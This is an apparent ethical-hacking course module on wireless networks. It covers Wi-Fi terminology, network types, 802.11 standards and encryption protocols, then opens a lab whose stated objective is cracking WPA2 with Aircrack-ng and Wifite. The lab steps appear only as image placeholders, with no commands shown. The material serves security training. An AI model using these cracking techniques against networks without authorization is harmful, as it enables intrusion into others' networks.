
Hacking Wireless Networks
MODULE 16



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Learning Objectives

Wireless networks are cost-effective and easier to deploy and maintain than traditional wired networks. However, without proper security controls and correct network configuration, they are highly vulnerable to attacks. Since implementing advanced wireless security mechanisms can be costly, it is essential to first identify critical assets, potential risks, and existing vulnerabilities within the network. Based on this assessment, organizations must evaluate whether current security measures are sufficient to protect the wireless infrastructure against possible attacks and upgrade them when necessary.

By the end of this module, learners will be able to:

- Understand fundamental wireless networking concepts
- Explain various wireless encryption algorithms and their characteristics
- Identify common wireless network threats
- Describe the methodology used in wireless network attacks
- Use different wireless hacking tools in a controlled and ethical environment
- Implement wireless security countermeasures
- Utilize various wireless security tools to protect networks

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Wireless Concepts

Network technology is rapidly evolving with the advancement of wireless technologies. Wireless networking has transformed the way people work, communicate, and access information. By eliminating the need for physical cables and connections, wireless networks enable greater mobility, portability, and flexibility in data access.

A wireless network is a data communication system that uses radio-frequency (RF) technology to transmit information between devices over the air. It allows devices to communicate without the constraints of physical wiring, making network access more convenient and efficient.

By utilizing electromagnetic (EM) waves, wireless networks connect devices across distances without establishing a direct physical connection. This technology reduces infrastructure complexity, enhances user mobility, and supports seamless communication between multiple endpoints. This section introduces the fundamental concepts of wireless networking.

Wireless Terminology

In wireless networks, data transmission occurs through electromagnetic (EM) waves that carry signals across the communication medium. Several key terms are commonly associated with wireless networking, as explained below:

- **Global System for Mobile Communications (GSM):**
  GSM is a globally accepted standard used for mobile communication, enabling voice and data transmission across wireless networks worldwide.
- **Bandwidth:**
  Bandwidth refers to the maximum amount of data that can be transmitted over a network connection within a given time. It is typically measured in bits per second (bps) and represents the data transfer capacity of the connection.
- **Access Point (AP):**
  An access point is a networking device that enables wireless devices to connect to a wireless or wired network. It acts as a bridge between a wired local area network (LAN) and wireless clients using technologies such as Wi-Fi or Bluetooth.
- **Basic Service Set Identifier (BSSID):**
  The BSSID is the unique Media Access Control (MAC) address assigned to an access point that forms a Basic Service Set (BSS). Although users are usually unaware of the BSS they are connected to, a device may automatically switch

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to a different BSS when moving out of an AP's coverage area without disrupting network connectivity.

- **Industrial, Scientific, and Medical (ISM) Band:**
  The ISM band consists of specific radio frequency ranges reserved internationally for industrial, scientific, and medical purposes. These frequencies are widely used by wireless communication technologies.

- **Hotspot:**
  A hotspot is a location that provides wireless network access to the public. It allows users to connect to the Internet by enabling Wi-Fi on their devices within the coverage area.

- **Association:**
  Association is the process by which a wireless device establishes a connection with an access point to gain network access.

- **Service Set Identifier (SSID):**
  An SSID is a unique 32-character alphanumeric identifier assigned to a wireless local area network (WLAN). It distinguishes one wireless network from another and allows devices to connect to the intended network. All devices connecting to the same WLAN must use the same SSID.

- **Orthogonal Frequency-Division Multiplexing (OFDM):**
  OFDM is a digital modulation technique in which a signal is divided into multiple orthogonal sub-carrier frequencies. Data is transmitted by varying the phase, frequency, or amplitude of these carriers. This technique improves data transmission efficiency and supports higher data rates.

- **Multiple Input Multiple Output – Orthogonal Frequency-Division Multiplexing (MIMO-OFDM):**
  MIMO-OFDM enhances the spectral efficiency of modern wireless communication systems such as 4G and 5G. By using multiple transmitting and receiving antennas, it reduces interference and improves channel reliability.

- **Direct-Sequence Spread Spectrum (DSSS):**
  DSSS is a spread-spectrum modulation technique that multiplies the original data signal with a pseudo-random noise code. This method helps protect signals from interference, noise, and jamming.

- **Frequency-Hopping Spread Spectrum (FHSS):**
  FHSS is a transmission technique in which the carrier signal rapidly switches

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among multiple frequency channels using a pseudo-random sequence known to both the transmitter and receiver. This approach minimizes interference and reduces the risk of unauthorized interception or jamming.

Wireless Networks

Wireless networks transmit data using radio waves, primarily operating at the physical layer of the network architecture. With the rapid growth of global wireless communication, both data networking and telecommunications have undergone significant transformation.

Wi-Fi is a wireless local area network (WLAN) technology based on the IEEE 802.11 standard. It enables devices to connect to a network from anywhere within the coverage area of an access point (AP). Wi-Fi has become one of the most widely adopted wireless communication technologies for transmitting data over radio channels.

To establish communication between transmitting and receiving devices, Wi-Fi employs various transmission and modulation techniques, including Direct-Sequence Spread Spectrum (DSSS), Frequency-Hopping Spread Spectrum (FHSS), Infrared (IR), and Orthogonal Frequency-Division Multiplexing (OFDM). Common devices such as personal computers, smartphones, and video-game consoles rely on Wi-Fi to access network resources, including the Internet, through wireless access points.

Advantages of Wireless Networks

- Quick and simple installation without the need to run cables through walls or ceilings
- Provides network connectivity in locations where installing wired infrastructure is difficult
- Enables users to access the network from anywhere within the access point's range
- Public places such as airports, libraries, schools, and cafés offer continuous Internet access through WLANs

Disadvantages of Wireless Networks

- Security levels may be lower compared to wired networks if not properly configured

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- Network performance and bandwidth decrease as the number of connected devices increases
- Upgrading Wi-Fi standards may require new wireless adapters or access points
- Interference from electronic devices can negatively affect Wi-Fi performance

Types of Wireless Networks

Wireless networks can be implemented in different ways depending on coverage requirements and infrastructure design. The major types of wireless networks are described below:

1. Extension to a Wired Network

A wired network can be extended by deploying access points (APs) between the wired infrastructure and wireless devices. In this setup, the access point serves as a bridge, enabling wireless clients to connect to the existing wired network. A wireless network can also be created solely using access points.

Access points are generally classified into two types:

- **Software Access Points (SAPs):**
  Software access points operate on computers equipped with wireless network interface cards (NICs) and are connected to a wired network. They provide basic wireless connectivity through software-based solutions.
- **Hardware Access Points (HAPs):**
  Hardware access points are dedicated networking devices that support a wide range of wireless features and provide better performance, stability, and security than software-based access points.

In this network model, the access point functions similarly to a network switch by offering connectivity to wireless-enabled computers. It connects wireless clients to a wired local area network (LAN), allowing access to shared resources such as file servers, printers, and Internet services.

2. Multiple Access Points

In environments where a single access point cannot provide sufficient coverage, multiple access points are deployed to extend the wireless network. These access points are strategically placed so that their coverage areas overlap.

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The overlapping coverage enables **roaming**, allowing users to move seamlessly from one access point to another without losing network connectivity. Some manufacturers also provide extension points or wireless repeaters that act as relays to expand the range of a single access point. Multiple extension points can be interconnected to deliver wireless access to areas located far from the central access point.

3. LAN-to-LAN Wireless Network

In a LAN-to-LAN wireless network, access points provide wireless connectivity to local computers while also enabling interconnection between computers located on different local area networks. Most hardware access points support communication with other hardware access points, making it possible to link separate LANs wirelessly.

However, establishing wireless connections between multiple LANs is a complex process due to factors such as distance limitations, signal interference, security requirements, and bandwidth constraints. Proper configuration and robust security controls are essential to ensure reliable and secure communication between the networks.

4. 3G/4G/5G Hotspot

A 3G/4G/5G hotspot is a wireless networking solution that allows Wi-Fi–enabled devices to access the Internet using cellular data networks. These hotspots act as a bridge between cellular networks and Wi-Fi devices.

Such hotspots provide Internet connectivity to a wide range of devices, including smartphones, tablets, laptops, MP3 players, digital cameras, PDAs, netbooks, and other portable electronic devices. The hotspot receives data from a nearby cellular tower and shares the Internet connection wirelessly with connected devices.

Wireless Standards

The IEEE 802.11 standard has evolved from a simple wireless extension of wired local area networks into a mature and robust protocol that supports enterprise-level authentication, strong encryption, and quality of service (QoS).

When first introduced in 1997, the 802.11 wireless LAN standard supported data transmission rates of 1 and 2 Mbps and operated in both the infrared spectrum and the unlicensed 2.4 GHz Industrial, Scientific, and Medical (ISM) frequency band. In

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its early implementation, an 802.11 network typically consisted of a limited number of wireless-enabled personal computers connected to a wired Ethernet (IEEE 802.3) network through a single access point.

Over time, 802.11 networks have significantly improved, offering much higher data rates and operating across additional frequency bands. Along with these advancements, new challenges have emerged, including enhanced security requirements, seamless roaming between multiple access points, and the need to support quality of service for modern applications.

The IEEE has introduced multiple amendments to the original 802.11 standard to address these challenges. These amendments are identified by alphabetic suffixes, each developed by specific 802.11 task groups, as outlined in the corresponding standards table.

Wireless Encryption

Wireless encryption is the process of securing wireless networks against unauthorized access by protecting radio-frequency (RF) traffic from interception. As wireless network usage continues to grow, attacks targeting wireless communications are also increasing. Encrypting data before transmission is one of the most effective methods for safeguarding wireless networks. This section explains various wireless encryption standards—including Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), WPA2, and WPA3—along with their associated strengths, weaknesses, and security challenges.

Multiple wireless encryption algorithms are available to protect wireless networks, and each provides a different level of security. Understanding their advantages and limitations is essential for selecting an appropriate security mechanism.

Wireless Encryption Standards and Protocols

- **IEEE 802.11i:**
  An IEEE amendment that defines security mechanisms for 802.11 wireless networks, forming the foundation for modern Wi-Fi security standards.
- **Wired Equivalent Privacy (WEP):**
  WEP is an early encryption protocol designed for IEEE 802.11 networks. Due to significant cryptographic weaknesses, it can be easily compromised and is no longer considered secure.
- **Extensible Authentication Protocol (EAP):**
  EAP is an authentication framework that supports multiple authentication

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methods, including token-based authentication, Kerberos, and digital certificates.

- **Lightweight Extensible Authentication Protocol (LEAP):**
  LEAP is a proprietary authentication protocol developed by Cisco, based on EAP, and was primarily used in earlier enterprise wireless deployments.
- **Wi-Fi Protected Access (WPA):**
  WPA is an enhanced wireless security protocol that uses Temporal Key Integrity Protocol (TKIP) and Message Integrity Check (MIC) to improve encryption and authentication. It employs a 48-bit initialization vector (IV), a 32-bit cyclic redundancy check (CRC), and TKIP to address the vulnerabilities present in WEP.
- **Temporal Key Integrity Protocol (TKIP):**
  TKIP is a security protocol introduced with WPA as a replacement for WEP, providing dynamic key generation and improved encryption mechanisms.
- **Wi-Fi Protected Access 2 (WPA2):**
  WPA2 is an advanced version of WPA that uses the Advanced Encryption Standard (AES) along with the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP) to provide stronger data encryption.
- **Advanced Encryption Standard (AES):**
  AES is a symmetric-key encryption algorithm used in WPA2, offering significantly higher security than TKIP.
- **Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP):**
  CCMP is an encryption and authentication protocol used in WPA2 to ensure data confidentiality and integrity.
- **WPA2 Enterprise:**
  WPA2 Enterprise combines WPA2 encryption with EAP-based authentication, providing enhanced security suitable for enterprise environments.
- **Remote Authentication Dial-In User Service (RADIUS):**
  RADIUS is a centralized authentication, authorization, and accounting (AAA) system commonly used in enterprise wireless networks.
- **Protected Extensible Authentication Protocol (PEAP):**
  PEAP encapsulates EAP within a secure Transport Layer Security (TLS) tunnel, ensuring encrypted and authenticated communication during the authentication process.

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- **Wi-Fi Protected Access 3 (WPA3):**
  WPA3 is the latest generation of Wi-Fi security protocols, offering improved security features for both personal and enterprise networks. It uses Galois/Counter Mode-256 (GCMP-256) for encryption and employs HMAC-SHA-384 with a 384-bit hash for strong authentication.

Perform Wireless Attacks

A variety of tools and techniques can be used to assess the security posture of wireless networks by simulating potential attacks. These activities help evaluate how well a wireless network is protected against real-world threats.

Lab Scenario

As a skilled ethical hacker or penetration tester, it is essential to possess in-depth knowledge of wireless attack techniques in order to effectively assess a target network's security infrastructure.

After completing the phases of discovery, mapping, and traffic analysis, sufficient information about the target wireless network is obtained. Based on this information, different types of controlled and authorized attacks can be carried out to test network resilience. These may include evaluating Wi-Fi encryption strength (such as WPA2), testing susceptibility to fragmentation attacks, MAC address spoofing, denial-of-service (DoS) conditions, and ARP poisoning scenarios.

Lab Objectives

- Crack a WPA2 network using Aircrack-ng
- Using Wifite

Lab Tasks

Task : Assess a WPA2 Network Using Aircrack-ng

WPA2 is an enhanced version of WPA that mandates the use of the Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP). CCMP is based on the Advanced Encryption Standard (AES) and provides strong data confidentiality and integrity for wireless communications.

WPA2 operates in two modes: **WPA2-Personal** and **WPA2-Enterprise**. Although WPA2 offers significantly improved security compared to WEP and WPA, it is still susceptible to compromise if implemented incorrectly or if weak authentication

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


practices are used. Various techniques and tools can be employed in an authorized testing environment to evaluate the strength of WPA2 security and identify potential weaknesses.



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
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
